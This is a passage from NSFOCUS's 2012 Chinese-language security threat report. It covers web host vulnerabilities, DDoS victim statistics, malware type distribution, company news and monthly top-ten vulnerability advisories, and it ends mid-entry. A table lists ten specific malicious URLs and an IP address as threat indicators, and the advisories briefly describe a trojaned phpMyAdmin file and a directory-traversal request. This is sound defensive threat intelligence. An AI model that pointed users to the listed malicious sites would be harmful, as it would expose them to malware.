与之相对的是，“失效的身份认证和会话管理” 和“安全配置错误”有可能在不久的将来成为用户需要面对的最主要威胁。前者主要存在于和身份认证有关的功能中，主要来源是定制应用的开发设计阶段对安全性考虑的欠缺，而近期普遍存在的客户信息泄露事件又加剧了这一威胁。后者主要由运维阶段缺乏专业知识、缺少流程规范以及疏忽大意而导致。以上两类风险点没有什么普遍的规律，是由大量零散的安全点组成，所以对其防护是一项艰苦的挑战。可能较为有效的方案是采用被称为“虚拟补丁”的解决方案，将漏洞发现和防御进行有机的结合。

观点 6：Web 应用中同样存在主机漏洞，特别是“远程信息泄露”

Web 应用的主机漏洞数量分布:

绿盟科技网站远程漏洞扫描服务在进行 Web 漏洞扫描的同时，也会对架设 Web 应用的主机同步进行扫描。毕竟对于攻击者来说，并不挑剔由哪条路径达到目的。由统计结果可以看出，数量最多的是“远程信息泄露”，占总数的 66.7%，此类漏洞往往只是属于低威胁，但却可以为攻击者的下一步行动提供参考信息；此外，“远程执行命令”和“远程拒绝服务”漏洞分别占 6.8% 和 11.2%，一旦存在且被攻击者发现，它们往往会给用户带来巨大的损失。



图 10　Web 站点中的主机漏洞分布

Web 应用的主机漏洞变化趋势:

根据绿盟科技的网络监测平台的数据，我们以月为周期，统计了进行远程扫描的站点主机漏洞的平均值。从中可以看出，“远程信息泄露”类漏洞的数量较多；而其他几类漏洞的变化趋势基本相似。



图 11　主机分类漏洞平均数量变化

手段：危险的 DDoS 攻击

与目标的多样化相比，攻击者的手段变化并不显著。首先，互联网上的自动化扫描和攻击依然普遍，它们主要用于建立僵尸网络和窃取特定信息，受害者是大量个人用户和疏于管理企业主机；大多数企业服务器面对的依然是破坏和窃取信息类的攻击；此外，一系列具有较强政治影响力的 APT 攻击备受瞩目，引起了政府和跨国巨头的关注。我们认为，对于大部分企业和组织来说，APT 攻击并不是防护的重点。这是因为实施这种攻击意味着大量的时间、技术和人力成本投入，只有少数团体能够提供；同时，巨大的投入意味着巨大的回报预期，而攻击过程本身却存在高度不确定性，在这种风险下依然值得尝试的目标只存在于一个很小的范围内。近年来，信息泄露事件层出不穷。对于金融服务类企业而言，这类事件是非常严重

的打击，这意味着用户的现实资产受到了威胁。但是，对于其他企业和组织，这种影响并不是特别的猛烈和直接，当然这里的比较对象是 DDoS 攻击。当前我们正处于互联网应用飞速发展的时代，网络服务的时效性和用户体验已经上升到前所未有的高度。连续的业务中断往往会直接带来用户减少和利润下降。所以，接下来本章会着重介绍 DDoS 攻击的现状。

观点 8：中国境内近一半 DDoS 攻击的受害者位于北上广地区

本报告中 DDoS 攻击案例集中在中国境内，涉及 23 个省和直辖市，在地域上基本覆盖了互联网产业较发达地区。在统计中，我们发现近一半受害者来自互联网产业比较发达的北上广地区，另外一半受害者分布在其他 20 个省市自治区。



图 12　DDoS 受害者的地域分布

观点 9：大部分 DDoS 攻击将目标锁定在互联网与运营商企业

此次统计报告中，案例覆盖的行业包括互联网企业、IDC &CDN 、媒体、金融、能源、政府、网吧、传统行业。针对互联网以及运营商企业的攻击占比达到 76%，对金融、政府、媒体、能源等行业的攻击占比约为 24%。

根据我们的调查，互联网行业庞大的访问量和异常残酷的竞争是 DDoS 攻击两个最直接的诱因。一些攻击者一方面通过 DDoS 攻击勒索广告代理权或者部分页面的控制权获取非法收入，而另一些则受雇于一些互联网企业，为恶意竞争充当打手。



图 13　DDoS 受害者的行业分布

来源：隐藏在互联网中的威胁

本报告的目的是提供威胁趋势，从而协助企业和组织提升安全防护能力。所以，这里的“来源”并不是指黑客或黑客群体，而是指会对企业和员工造成直接威胁的蠕虫、木马、恶意站点、恶意邮件等等。它们可以被分为两类：1、主动性：需要员工主动访问才能造成伤害的，例如挂马网站、存在于文件中的病毒等；2、被动型：员工被动接受甚至无需参与的，例如蠕虫、恶意邮件等。它们的种类和形式变化速度很快，所以需要企业和组织的 IT 部门长期关注才能进行有效的防御。当然，其中也有相对稳定的规律。我们发现恶意 URL 的地理分布显然与区域的经济与 IT 基础设施的发达程度相关。此外，加入观测点的因素，最终得到的数据表明，中国和美国是恶意 URL 的主要来源，而在中国国内，经济较发达的北京和广东地区则是高发地带。恶意代码则与攻击者的目的性有关，由于观测区域与僵尸网络的高发

区域的重合，我们可以看到其中木马类恶意软件占八成以上。

观点 13：恶意 URL 主要位于中国和美国，中国的北京和广东是高发地区

恶意 URL Top 10:

本次报告周期内，恶意 URL 的数量在大部分时间处于较为稳定的状态，日平均捕获 22126 次。其中出现次数最多的恶意 URL Top 10 如表 1 所示:

序号	恶意URL Top 10
1	www.519yigou.com
2	www.9988777.com
3	wawa.39vs.com
4	www.cj4xs.com
5	www.jthkx.com
6	www.fuyang8zhenwan.com
7	sp.by3388.com
8	www.renqidiyi.com
9	service.spiritsoft.cn
10	221.8.69.25

表 1　恶意 URL Top 10

恶意 URL 地理上主要集中在中国和美国:

从地理分布来看，中国所占比例最高（72.31%），其次是美国（21.16%），Top 10 的其他几个国家分别是马来西亚、挪威、韩国、俄罗斯、巴哈马、瑞士、日本和印度。这项结果可能与蜜网的部署位置有关，报告所引用数据的大部分蜜罐位于中国境内。



图 14　恶意 URL 的世界地理分布

序号	国家	百分比
1	中国	72.31%
2	美国	21.16%
3	马来西亚	1.76%
4	挪威	1.23%
5	韩国	0.71%
6	俄罗斯	0.71%
7	巴哈马	0.53%
8	瑞士	0.35%
9	日本	0.35%
10	印度	0.18%
11	其它	0.71%

表 2　恶意 URL 的国家分布

中国境内恶意 URL 最集中的是北京市和广东省:

中国境内的恶意 URL 分布最为集中的是北京市和广东省，Top 10 的其他几个省市分别是江苏省、浙江省、上海市、山东省、河北省、河南省、天津市和吉林省。

图 15　恶意 URL 的中国地理分布



图 16　中国恶意 URL 的省份分布

观点 14：恶意代码中木马类占总数的八成以上



图 17　恶意样本数量

恶意代码的时间分布:

本次报告记录了从 2012 年 3 月至 6 月共 4 个月的恶意代码样本记录，其中记录最多的在 4 月上半，最少的则在 3 月上半。

恶意代码的类型分布:

对于所有恶意代码，我们采用了 Microsoft 的 MMPC 命名标准进行分类。在本次报告周期内，占据主导地位的是木马类恶意软件，共计 82%。其中 TrojanDownloader、TrojanDropper、Trojan 和 TrojanSpy 分列前四位。Top 10 的其他几位分别是 Backdoor、Worm、PWS、Virus 和 HackTool，另有 3% 的恶意代码无法确认其类型，有待进一步研究。



图 18　恶意代码的类型分布

绿盟科技安全漏洞库条目总数超两万

作为国内最早创建的中文漏洞数据库，绿盟科技安全漏洞库已经成为安全业内最知名的中文漏洞信息库。最新统计数据显示，绿盟科技自主维护的安全漏洞库信息条目总数已突破两万。

作为安全公司，绿盟科技高度重视漏洞数据库这一公司核心竞争力的建设。漏洞数据库不单可以帮助用户确认自身应用环境中可能存在的安全漏洞，提供基本的漏洞信息查询，而且可以针对客户的网络环境和应用布置情况为客户提供及时的安全预警。漏洞数据库同时也为公司基于安全漏洞发现和攻击防护类自有核心产品及服务提供技术和数据支持，帮助公司从整体上分析安全漏洞的数量、类型、威胁等要素的发展趋势，从而指导新产品的开发和新的解决方案设计，漏洞数据库还可以与其他安全研究机构和厂商合作提供数据支持。

绿盟科技安全漏洞库由业界知名的绿盟科技安全研究院维护，从公司成立以来一直持续更新，很好地保持了数据的连续性。安全研究团队始终致力于跟踪国内外最新网络安全漏洞研究动向，持续开展漏洞分析和挖掘、逆向工程技术等安全专项研究，不断提高在入侵检测和防御、抗分布式拒绝服务、恶意软件和攻击行为分析及检测、蜜罐和蜜网等方面的技术水平，并及时把研究成果应用于产品和服务。在云安全和虚拟化安全、基于软件作为服务（SaaS）模式的新型安全服务、安全度量、安全信誉、安全智能等前沿安全领域，绿盟科技也进行着积极的研究探索。绿盟科技远程安全评估系统、网络入侵检测及防护系统等各类安全产品中都包含了大量安全研究团队的成果，是这些产品在市场获取领先优势的重要支撑。

截至目前，绿盟科技共发布安全漏洞研究公告 46 个，协助 Microsoft、Cisco、Oracle 等公司，发现并解决了 40 个以上的安全漏洞问题，成为国家漏洞库的重要贡献者。未来，绿盟科技还将基于漏洞挖掘、功防技术的强大研发实力，为各行业客户提供高端安全产品与全面的网络安全解决方案。

绿盟科技：下一代安全的思考与实践

日前，绿盟科技安全技术专家万慧星应邀参加 2012 中国信息安全技术大会，并在主论坛作 “下一代安全的思考与实践” 的主题演讲。来自政府、金融、教育、电信、能源等行业的 CIO 代表，国内外知名的信息安全专家、厂商代表也参加了此次会议。

2012 年 5 月，国务院总理温家宝同志主持召开国务院常务会议，研究部署推进信息化发展、保障信息安全工作，会议通过了《关于大力推进信息化发展和切实保障信息安全的若干意见》。《意见》重点强调：“切实提高防攻击、防篡改、防病毒、防瘫痪、防窃密能力”。绿盟科技响应《意见》，在国内信息安全领域中进行积极的探讨及实践，此次参加 “2012 中国信息安全技术大会”，一方面与各界安全人士探讨 “新形势下的信息安全重点工作及下一代信息安全架构”，另一方面也是将绿盟科技在下一代信息安全架构方面的实践成果与大家分享。

下一代信息安全架构需要适应 3 个方面的变化，才能应对挑战”，绿盟科技的安全

专家万慧星指出，“在 IT 技术方面，传统的识别、检测到防护的黑名单模式，越来越无法应对未知的、高级的下一代安全威胁；在安全价值方面，已经从经济层面上升到政治层面，下一代安全威胁的智能化、持续性及危害性已经迫在眉睫；在商业模式方面，日益灵活多变的业务需求，让单一产品防护力量日显薄弱。”

面临这样的挑战，下一代信息安全架构也应具备相应的智能化及体系化，而这其中最为关键的是需要认清安全产品的本质，即安全攻防。这个本质已经成为下一代信息安全架构中的关键点，以及与下一代信息安全威胁较量的正面战场。在此方面，绿盟科技从业务的识别、定义“企业白环境”、上下文关联，云安全中心 / 实时检测与适时响应等方面作出实践，验证下一代信息安全架构在检测与防护方面应提升的能力，该实践成果已经在绿盟科技下一代入侵防护系统中得以体现。

绿盟科技获批成立“北京市工程技术研究中心”

近期，在北京市科学技术委员会举办的“深化科技体制改革 加快国家创新体系建设”宣讲报告会上，绿盟科技经北京市科委正式认定成立“北京市下一代网络安全软件与系统工程技术研究中心”。

“北京市工程技术研究中心”由北京市科学技术委员会组织认定，是北京市科技创新体系的重要组成部分，国家工程技术研究中心的有益补充和后备军，也是强化企业为主体、市场为导向、产学研结合的技术创新体系建设的重要载体，推动战略性新兴产业发展的重要力量，促进重大科技成果在京转化和产业化的孵化器。

此次申请历经北京市科委组织的资格审核、现场答辩和实地考察等层层筛选，北京神州绿盟信息安全科技股份有限公司终以其在信息安全领域中强大的技术研发实力和产业化能力获得领导和专家的一致认可，顺利通过认定。

未来，“北京市下一代网络安全软件与系统工程技术研究中心”将继续以绿盟科技的研究开发能力为依托，同时广泛开展产学研合作，和产业界同仁一起推动下一代网络安全的发展。

NSFOCUS 2012年7月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com<mailto:security@nsfocus.com>> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-07-10 MSXML 未初始化内存破坏漏洞 (MS12-043)

NSFOCUS ID: 19962

http://www.nsfocus.net/vulndb/19962

综述：

Microsoft XML 核心服务（MSXML）允许用户构建可与其他符合 XML 1.0 标准的应用程序相互操作的 XML 应用。

Microsoft XML 核心服务在访问未初始化内存位置时存在安全漏洞。

危害：

远程攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

2. 2012-07-12 Cisco 多个产品远程代码执行漏洞

NSFOCUS ID: 19983

http://www.nsfocus.net/vulndb/19983

综述：

Cisco TelePresence 是与在全球各地的同事、合作伙伴和客户及时展开协作的解决方案。

Cisco TelePresence 的多款产品在实现上存在远程代码执行漏洞，攻击者可利用此漏洞以提升的权限执行任意代码。

危害：

远程攻击者可以利用这些漏洞向服务器发送恶意请求，从而控制服务器。

3. 2012-07-05 WellinTech KingView 内存破坏和目录遍历漏洞

NSFOCUS ID: 19938

http://www.nsfocus.net/vulndb/19938

综述:

Kingview 是亚控公司推出的一款针对中小型项目的 SCADA 产品。

KingView 6.53 在实现上存在多个安全漏洞，攻击者可利用这些漏洞在受影响应用中访问任意文件并执行任意代码。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器。

4. 2012-07-23 Symantec Web Gateway 远程 Shell 命令执行漏洞

NSFOCUS ID: 20124

http://www.nsfocus.net/vulndb/20124

综述:

Symantec Web Gateway 是赛门铁克企业级网页威胁防护解决方案。

Symantec Web Gateway 版本 5.0.x.x 在实现上存在远程 Shell 命令执行漏洞。

危害:

远程攻击者可以利用此漏洞通过向服务器发送恶意请求，从而控制服务器。

5. 2012-07-04 Novell Groupwise WebAccess 'User.interface' 目录遍历漏洞

NSFOCUS ID: 19945

http://www.nsfocus.net/vulndb/19945

综述:

Novell GroupWise 是一款跨平台协作软件。

Groupwise 版本 8.0x 至 8.02 HP3 在实现上存在目录遍历漏洞，远程攻击者可利用带有目录遍历序列 ('../') 的请求，检索应用中的任意文件，从而造成信息泄露。

危害:

远程攻击者可以利用此漏洞通过向服务器发送恶意请求，获取敏感信息。

6. 2012-07-25 ISC BIND 9 TCP 查询远程拒绝服务漏洞

NSFOCUS ID: 20143

http://www.nsfocus.net/vulndb/20143

综述:

BIND 是一个应用非常广泛的 DNS 协议的实现，由 ISC 负责维护，具体的开发由 Nominum 公司完成。

BIND 9.9.0 至 9.9.1-P1 版本在实现上存在远程拒绝服务漏洞，攻击者可利用此漏洞造成系统崩溃。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，导致拒绝服务。

7. 2012-07-27 PHPCMS 2008 多个安全漏洞

NSFOCUS ID: 20176

http://www.nsfocus.net/vulndb/20176

综述:

PHPCMS 是网站内容管理系统。

PHPCMS 2008 在实现上存在多个输入验证类漏洞，组合起来使用可获取任意命令执行。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器。

8. 2012-07-18 IBM DB2 多个文件泄露安全限制绕过和栈缓冲区溢出漏洞

NSFOCUS ID: 20016

http://www.nsfocus.net/vulndb/20016

综述:

IBM DB2 是一个大型的商业关系数据库系统。

IBM DB2 在实现上存在多个安全限制绕过漏洞，攻击者可利用这些漏洞执行任意代码，泄露敏感信息或绕过某些安全限制。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器。

9. 2012-07-27 WebKit 沙盒安全限制绕过漏洞 (CVE-2012-3697)

NSFOCUS ID: 20158

http://www.nsfocus.net/vulndb/20158

综述:

WebKit 是一个开源的浏览器引擎。

Apple Safari 6.0 之前版本的 WebKit 没有正确处理 file:URL，可允许远程攻击者通过利用 Web 进程控制绕过目标沙盒限制和读取任意文件。

危害:

远程攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

10. 2012-07-31 Libxml2 多个整数溢出漏洞

NSFOCUS ID: 20191

http://www.nsfocus.net/vulndb/20191

综述:

libxml 软件包提供允许用户操控 XML 文件的函数库。

在 64 位的 Linux 平台上，Google Chrome 20.0.1132.43 之前版本使用的 libxml2 在解析 XML 文档的实现上存在多个整数溢出漏洞。

危害:

远程攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

NSFOCUS 2012年8月之十大安全漏洞

声明: 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com<mailto:security@nsfocus.com>> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-08-16 Microsoft Windows 通用控件 ActiveX 控件远程代码执行漏洞（MS12-060）

NSFOCUS ID: 20317

http://www.nsfocus.net/vulndb/20317

综述:

Microsoft Windows 是微软公司开发的桌面操作系统。

Microsoft Windows 的 MSCOMCTL.OCX 中的通用控件 TabStrip 控件在实现上存在内存破坏漏洞。

危害:

攻击者可以利用此漏洞诱使受害者打开恶意 Office 文件，从而控制受害者系统。

2. 2012-08-16 Adobe Flash Player 远程代码执行漏洞（CVE-2012-1535）

NSFOCUS ID: 20349

http://www.nsfocus.net/vulndb/20349

综述:

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 在实现上存在不明细节漏洞，可允许远程攻击者通过 SWF 内容执行任意代码或造成拒绝服务。

危害:

攻击者可以利用此漏洞诱使受害者打开恶意 swf 文件，从而控制受害者系统。

3. 2012-08-28 Oracle JRE 7 沙盒绕过远程代码执行漏洞

NSFOCUS ID: 20455

http://www.nsfocus.net/vulndb/20455

综述:

Java Runtime Environment 是 java 应用程序的运行环境。

Oracle JRE 在实现上存在远程代码执行漏洞，攻击者可利用此漏洞绕过 Java 沙盒限制并加载其他类在应用中执行任意代码。

危害：

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

4. 2012-08-16 Microsoft 远程桌面协议远程代码执行漏洞（MS12-053）

NSFOCUS ID: 20307

http://www.nsfocus.net/vulndb/20307

综述：

远程桌面协议是一个多通道的协议，让用户连上提供微软终端机服务的电脑。

Microsoft Windows XP SP3 的 RDP 实现没有正确处理内存报文，通过发送特制 RDP 报文触发访问已删除对象，可允许远程攻击者执行任意代码。

危害：

远程攻击者可以利用此漏洞向服务器发送恶意请求，从而控制受害者系统。

5. 2012-08-16 Adobe Acrobat 和 Reader 远程缓冲区溢出漏洞（CVE-2012-2049）

NSFOCUS ID: 20331

http://www.nsfocus.net/vulndb/20331

综述：

Adobe Reader 是 Adobe 公司开发的一款优秀的 PDF 文档阅读软件。

Adobe Reader 和 Acrobat 在实现上存在栈缓冲区溢出漏洞，可允许攻击者执行任意代码。

危害：

攻击者可以利用此漏洞诱使受害者打开恶意 pdf 文件，从而控制受害者系统。

6. 2012-08-08 Cisco IOS 远程拒绝服务漏洞 (CVE-2012-1350)

NSFOCUS ID: 20251

http://www.nsfocus.net/vulndb/20251

综述：

Cisco IOS 是多数思科系统路由器和网络交换机上使用的互联网络操作系统。

Aironet 的访问点上的 Cisco IOS 12.3 和 12.4 可允许远程用户通过 IAPP 0x3281 报文造成拒绝服务。

危害：

远程攻击者可以利用此漏洞向服务器发送恶意请求，导致拒绝服务。

7. 2012-08-14 GNU glibc 多个本地栈缓冲区溢出漏洞

NSFOCUS ID: 20295

http://www.nsfocus.net/vulndb/20295

综述:

glibc 是绝大多数 Linux 操作系统中 C 库的实现。

GNU glibc 在实现上存在多个缓冲区溢出漏洞，本地攻击者可利用这些执行任意代码。

危害:

这些漏洞会导致编译出的程序存在缓冲区溢出漏洞。

8. 2012-08-09 Google Chrome 21.0.1180.75 及之前版本多个内存破坏漏洞

NSFOCUS ID: 20268

http://www.nsfocus.net/vulndb/20268

综述:

Google Chrome 是由 Google 开发的一款设计简单、高效的 Web 浏览工具。

Google Chrome 21.0.1180.75 及之前版本在实现上存在远程内存破坏漏洞，攻击者可利用此漏洞在受影响应用中执行任意代码。

危害:

远程攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

9. 2012-08-29 Mozilla Firefox/Thunderbird/SeaMonkey 多个安全漏洞 (MFSA 2012/57-72)

NSFOCUS ID: 20477

http://www.nsfocus.net/vulndb/20477

综述:

Firefox 是一款非常流行的开源 web 浏览器。Thunderbird 是一个邮件客户端。SeaMonkey 是开源的 Web 浏览器、邮件和新闻组客户端、IRC 会话客户端和 HTML 编辑器。

Mozilla Foundation 发布了多个安全公告，针对 Mozilla Firefox、Thunderbird、SeaMonkey 中的多个漏洞。

危害:

远程攻击者可以利用此漏洞诱使受害者打开恶意网页，从而控制受害者系统。

10. 2012-08-22 Oracle MySQL 拒绝服务漏洞 (CVE-2012-2749)

NSFOCUS ID: 20404

http://www.nsfocus.net/vulndb/20404

综述:

MySQL 是一个小型关系型数据库管理系统。

MySQL 在实现上存在安全漏洞，可允许已验证用户通过错误计算和排序索引造成拒绝服务。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，导致拒绝服务。

NSFOCUS 2012年9月之十大安全漏洞

声明: 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-09-24 Microsoft IE execCommand 函数释放后重用漏洞 (MS12-063)

NSFOCUS ID: 20759

http://www.nsfocus.net/vulndb/20759

综述:

Microsoft Internet Explorer是微软公司推出的一款网页浏览器，使用相当广泛。

IE 的 execCommand 函数在实现上存在释放后重用漏洞。

危害:

远程攻击者可能利用此漏洞诱使用户访问恶意网页执行挂马攻击，控制用户系统。

2. 2012-09-28 Adobe Flash Player 11.4.402.265 之前版本 Matrix3D 类 copyRawDataTo 方法整数溢出漏洞

NSFOCUS ID: 20895

http://www.nsfocus.net/vulndb/20895

综述:

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 11.4.402.265 之前版本的 Matrix3D 类 copyRawDataTo 方法存在整数溢出漏洞。

危害:

攻击者可以利用此漏洞诱使受害者打开恶意 flash 文件，从而控制受害者系统。

3. 2012-09-26 Oracle Java SE 5/6/7 沙盒安全限制绕过漏洞

NSFOCUS ID: 20872

http://www.nsfocus.net/vulndb/20872

综述:

Sun Java Runtime Environment 是一款为 java 应用程序提供

可靠的运行环境的解决方案。

Oracle Java SE 在 JVM 的安全机制实现上存在严重安全漏洞。

危害：

攻击者可利用此漏洞绕过 Java 沙盒安全限制执行任意指令。

4. 2012-09-13 ISC BIND 9 DNS 资源记录处理远程拒绝服务漏洞

NSFOCUS ID: 20668

http://www.nsfocus.net/vulndb/20668

综述：

BIND 是一个应用非常广泛的 DNS 协议的实现，由 ISC 负责维护，具体的开发由 Nominum 公司完成。

ISC BIND 存在远程拒绝服务漏洞，攻击者可利用此漏洞使 'named' 进程崩溃，造成拒绝服务和信息泄露。

危害：

远程攻击者可以利用此漏洞向服务器发送恶意请求，导致拒绝服务。

5. 2012-09-26 phpMyAdmin 'server_sync.php' 远程后门漏洞

NSFOCUS ID: 20875

http://www.nsfocus.net/vulndb/20875

综述：

phpMyAdmin 是一个用 PHP 编写的，可以通过 web 方式控制和操作 MySQL 数据库。

phpMyAdmin 通过 "cdnetworks-kr-1" SourceForge mirror 系统分发的 phpMyAdmin 3.5.2.2 及其他版本源文件为 phpMyAdmin-3.5.2.2-all-languages.zip，其中包含名为 server_sync.php 的木马。

危害：

远程攻击者通过调用 eval() 执行任意命令。

6. 2012-09-27 Cisco IOS 远程拒绝服务漏洞 (CVE-2012-3950)

NSFOCUS ID: 20885

http://www.nsfocus.net/vulndb/20885

综述：

Cisco IOS 是多数思科系统路由器和网络交换机上使用的互联网络操作系统。

Cisco IOS Software 存在拒绝服务漏洞。通过身份验证的远程攻击者利用合法的 DNS 报文，可以造成设备重载。

危害：

远程攻击者可以利用此漏洞向服务器发送恶意请求，导致拒绝服务。

7. 2012-09-20 Apple iPhone/iPad/iPod touch iOS 6 之前版本多个安全漏洞

NSFOCUS ID: 20806

http://www.nsfocus.net/vulndb/20806

综述:

Apple iOS 是运行在苹果 iPhone 和 iPod touch 设备上的最新的操作系统。

iPhone、iPod touch 和 iPad上使用的 Apple iOS 存在多个漏洞。

危害:

攻击者可以利用这些漏洞控制受害者系统。

8. 2012-09-12 Siemens SIMATIC WinCC 多个安全漏洞

NSFOCUS ID: 20651

http://www.nsfocus.net/vulndb/20651

综述:

WinCC flexible 是用在一些机器或流程应用中的人机接口。

Siemens SIMATIC WinCC 7.0 SP3 及之前版本存在多个安全漏洞，包括 XSS、SQL 注入、泄露敏感信息。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，执行非法操作。

9. 2012-09-27 Samsung Galaxy S III USSD 代码远程拒绝服务漏洞

NSFOCUS ID: 20878

http://www.nsfocus.net/vulndb/20878

综述:

Samsung Galaxy S 是三星的 Android 系统的智能手机。TouchWiz 是三星开发的触摸屏用户界面（Touch UI）。

三星 Galaxy S III 等多款产品使用的触控界面存在安全漏洞，在处理非结构化补充业务数据 USSD 代码时存在错误，当用户浏览包含特制的 "tel:" URI 网页时，会导致系统被重置。

危害:

远程攻击者可利用恶意网址或 QR 码导致设备重置为出厂状态，清除目标设备上的数据。

10. 2012-09-04 FFmpeg 多个安全漏洞

NSFOCUS ID: 20571

http://www.nsfocus.net/vulndb/20571

综述:

FFmpeg 是一个免费的可以执行音讯和视讯多种格式的录影、转档、串流功能的软件。

FFmpeg 0.11.1 之前版本存在多个漏洞。

危害:

远程攻击者可以利用此漏洞诱使受害者打开恶意视频，从而控制受害者系统。

NSFOCUS 2012年10月之十大安全漏洞

声明: 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-10-26 Microsoft Word 栈溢出拒绝服务漏洞

NSFOCUS ID: 21279

http://www.nsfocus.net/vulndb/21279

综述:

Microsoft Word 是微软公司的一个文字处理器应用程序。

Microsoft Word 存在远程拒绝服务漏洞，成功利用后可允许攻击者破坏应用，造成拒绝服务。

危害:

攻击者可以利用此漏洞诱使受害者打开恶意 word 文件，从而控制受害者系统。

2. 2012-10-11 ISC BIND 9 DNS RDATA 处理远程拒绝服务漏洞

NSFOCUS ID: 21013

http://www.nsfocus.net/vulndb/21013

综述:

BIND 是一个应用非常广泛的 DNS 协议的实现，由 ISC 负责维护。

ISC BIND 在处理某些记录查询时存在错误，可被利用造成指定进程锁定。成功利用需要 RDATA 组合加载到名称服务器。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，导致拒绝服务。

3. 2012-10-09 Adobe Flash Player 和 AIR APSB12-22 多个远程安全漏洞

NSFOCUS ID: 20964

http://www.nsfocus.net/vulndb/20964

综述:

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 和 AIR 存在多个远程漏洞。

危害:

攻击者可以利用此漏洞诱使受害者打开恶意 swf 文件，从而控制受害者系统。

4. 2012-10-11 多个 Cisco 产品缓冲区溢出服务漏洞

NSFOCUS ID: 21012

http://www.nsfocus.net/vulndb/21012

综述:

思科是互联网解决方案的领先提供者，其设备和软件产品主要用于连接计算机网络系统。

多个思科产品存在多个远程拒绝服务漏洞，成功利用后可造成在受影响应用中执行任意代码。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器系统。

5. 2012-10-12 Oracle Java SE 2012 年 10 月多个安全漏洞

NSFOCUS ID: 21053

http://www.nsfocus.net/vulndb/21053

综述:

